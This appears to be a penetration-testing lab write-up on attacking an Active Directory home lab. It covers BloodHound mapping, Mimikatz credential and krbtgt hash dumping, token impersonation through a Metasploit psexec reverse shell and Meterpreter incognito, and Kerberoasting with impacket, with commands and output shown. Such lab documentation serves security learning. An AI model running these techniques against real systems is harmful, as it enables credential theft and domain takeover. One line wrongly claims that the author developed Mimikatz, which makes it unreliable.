cn                       : {31B2F340-016D-11D2-945F-00C04FB984F9}
iscriticalsystemobject   : True
```

Get-NetGPO | select displayname, whenchanged

Selects the gpo name and when is the last change.

```
*Evil-WinRM* PS C:\Users\p.griffin\Documents> Get-NetGPO | select displayname, whenchanged

displayname                      whenchanged
-----------                      -----------
Default Domain Policy            3/3/2025 1:38:22 AM
Default Domain Controllers Policy 1/26/2025 12:04:28 AM
Disable Windows Defender         2/14/2025 2:42:44 PM
```

References:

https://www.youtube.com/watch?v=VXxH4n684HE

https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993


BloodHound


BloodHound is a tool designed to help organizations understand how people, computers, and permissions are connected within their networks, particularly in **Active Directory** and **Azure** environments.


Imagine your company's network as a complex web of employees, devices, and permissions. BloodHound maps this web and shows possible paths that attackers might use to gain unauthorized access. At the same time, it helps security teams identify and close those weak points.

Proof-of-Concept


I installed it through docker and accessed it through my web browser.









Bloodhound needs data to be analyzed. To get these data, I used collectors. I executed these collectors in the target machine (DC1) and then it will produce data (zip file) that will be uploaded to Bloodhound.




I've uploaded SharpHound.exe using evil-winrm and ran it to the target machine.




I've downloaded the data collected (20250309131349_BloodHound.zip) and uploaded it to Bloodhound.






I used the pathfinding feature and I was able to discover that if p.griffin account is compromised, I will be able to take control of the domain controller since p.griffin is a member of multiple admin groups.

These are the groups that have inbound control over the domain controller. If an attacker successfully compromises one of these accounts or steals the credentials of a user in one of these groups, the domain controller could be compromised.



There are also some pre-built queries that I can use as well. One of them is designed to query for accounts that can be compromised using AS-REP roasting or Kerberoasting, potentially leading to Domain Admin privileges.



Bloodhound not only maps the AD network but also provides exploit suggestions on how to abuse a misconfiguration. I will show this on my penetration testing of HTB machine.

Mimikatz

Mimikatz is a tool I developed to learn C and experiment with Windows security.

It is now widely recognized for its ability to extract plaintext passwords, hashes, PIN codes, and Kerberos tickets from memory. Additionally, Mimikatz can execute pass-the-hash and pass-the-ticket attacks or generate Golden Tickets.

```
PS C:\Users\p.griffin\Documents> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/


mimikatz #
privilege::debug
mimikatz # Privilege '20' OK


mimikatz #
sekurlsa::logonpasswords
```

```
mimikatz #
lsadump::lsa /patch
mimikatz # Domain : FAMILYGUY / S-1-5-21-1704473470-634460711-2796254508

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : e19ccf75ee54e06b06a5907af13cef42

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 4a7040d87e5c148d36cc52fd4de97f89

RID  : 000003e8 (1000)
User : ITAdmin
LM   :
NTLM : e19ccf75ee54e06b06a5907af13cef42
```

```
mimikatz #
privilege::debug
mimikatz # Privilege '20' OK

mimikatz #
lsadump::lsa /inject /name:krbtgt
mimikatz # Domain : FAMILYGUY / S-1-5-21-1704473470-634460711-2796254508

RID  : 000001f6 (502)
User : krbtgt
```

References:
https://www.youtube.com/watch?v=VXxH4n684HE
https://github.com/ParrotSec/mimikatz

Token Impersonation

A **token** is a digital pass that allows users to access a system without repeatedly entering their password. It's like a special cookie that proves your identity after you log in once, giving you seamless access to different parts of the system.

Token Impersonation occurs when an attacker steals or copies your token to impersonate you and gain unauthorized access to a system or resource. This can happen if the token is not properly secured, allowing malicious actors to bypass authentication and access sensitive data or services.

In short, token impersonation is when someone mimics your identity by using a stolen token.


Reference: https://medium.com/@shahhamza558/understanding-and-defending-against-token-impersonation-attacks-d62825fe4b4c

Proof-of-Concept


For this attack's proof of concept, I utilized MetaSploit, psexec, and Incognito. My goal was to impersonate any domain administrator's token (if they logged into PC2 and its not yet restarted since then) using only PC2's local administrator.

First, I spin up Metasploit.

Then, I used psexec to gain access to the target machine.



I set the following options so I can gain a reverse shell to PC2 using the local Administrator as user and its NTLM hash that I've stolen earlier using secretsdump.




```
[msf](Jobs:0 Agents:0) exploit(windows/smb/psexec) >> run
[*] Started reverse TCP handler on 10.10.3.4:4444
[*] 10.10.3.5:445 - Connecting to the server...
[*] 10.10.3.5:445 - Authenticating to 10.10.3.5:445 as user 'administrator'...
[!] 10.10.3.5:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 10.10.3.5:445 - Uploading payload... ExZQyrta.exe
[*] 10.10.3.5:445 - Created \ExZQyrta.exe...
[+] 10.10.3.5:445 - Service started successfully...
[*] Sending stage (203846 bytes) to 10.10.3.5
[*] 10.10.3.5:445 - Deleting \ExZQyrta.exe...
[*] Meterpreter session 9 opened (10.10.3.4:4444 -> 10.10.3.5:56512) at 2025-03-09 19:59:22 -0300
(Meterpreter 9)(C:\Windows\system32) >
```

Once I got access, I loaded **incognito** to impersonate any available tokens that is generated by any previously logged domain admin.

After I loaded incognito, I listed all the available user tokens and found out that p.griffin's token is still available.


```
(Meterpreter 11)(C:\Windows\system32) > load incognito
Loading extension incognito...Success.
(Meterpreter 11)(C:\Windows\system32) > list_tokens -u
Delegation Tokens Available
========================================
FAMILYGUY\p.griffin
Font Driver Host\UMFD-0
Font Driver Host\UMFD-2
Font Driver Host\UMFD-3
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
PC2\BrianGriffin
Window Manager\DWM-2
Window Manager\DWM-3

Impersonation Tokens Available
========================================
No tokens available
(Meterpreter 11)(C:\Windows\system32) >
```

```
Meterpreter 11)(C:\Windows\system32) > impersonate_token FAMILYGUY\\p.griffin
+] Delegation token available
+] Successfully impersonated user FAMILYGUY\p.griffin
Meterpreter 11)(C:\Windows\system32) >
```



Using only the local administrator of PC2, I was able to impersonate the previous domain admin that logged into PC2. I was able to change its password and now I am in control of the AD environment.

I was able to logged in to DC1 using the new password of p.griffin




Kerberoasting

In the digital world, Kerberoasting works when an attackers request special "tickets" from the network's authentication system (called Kerberos) that allow users to access certain

services. These tickets are protected by passwords, but if the password isn't strong enough, attackers can crack it and gain access.

Once successful, the attacker can use that password to move deeper into the network, potentially reaching sensitive systems or data. This method is dangerous because it doesn't require a hacker to have high-level access initially — just some basic user access can be enough to start the attack.



Proof-of-Concept

To demonstrate this, I used impacket's GetUsersSPNs and hashcat (for offline hash cracking).

This attack is highly dangerous because it does not require an admin account to request a **TGS**. I used **g.quagmire**, a standard domain user, who by default can request a **TGT** from the domain controller.

```
┌──(10.10.3.4)─[sherwin@parrot]─[~]
└─$ [★]$ impacket-GetUserSPNs familyguy.local/g.quagmire:P@ssw0rd -dc-ip 10.10.3.2 -request
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName                Name        MemberOf                                                                PasswordLastSet             LastLogon  Delegation
----------------------------------  ----------  ----------------------------------------------------------------------  --------------------------  ---------  ----------
DC1/SQLService.FAMILYGUY.local:60111  SQLService  CN=Group Policy Creator Owners,OU=Groups,DC=FAMILYGUY,DC=local  2025-01-25 20:28:40.182044  <never>


[-] CCache file is not found. Skipping...
$krb5tgs$23$*SQLService$FAMILYGUY.LOCAL$familyguy.local/SQLService*$91ac4d90a5cece06fc3f59c8282480aa$654f3b3e74392567ce140783053fabeb8ab4ac1ac31817841e6dde5b38692ffb6
7dd69d4830c86bcca197ee812ca794b3ee857e8c6aeb45fd8fa96aef7b9ccaf4ba032624a883841c461668b9907e179ff2fa1efd404cd22970a6e216afb8b8d0783260a36ec85e82a45f5cf7a56ce9d66b12a6
96edf8629dd9af574d8584444dae978f4b994f85cf980b8a95d46c1c31a87f960b0a2f70ce7ea9573143a7c12f4d6a35ceea5c5f1331c81ef3ffeb07037969174O5184e7effa03a3d89969976e7c77092bbe62
9cf4baead46834652511b658b12629eb0b5ce13186628661c5b69c786370e9a78e19995c7013856ee9ee73fb914f2ef957e801302df44cd7ca811ba8009e0bd6ab8c9f058f53caf771a3e7421c01e94378c470
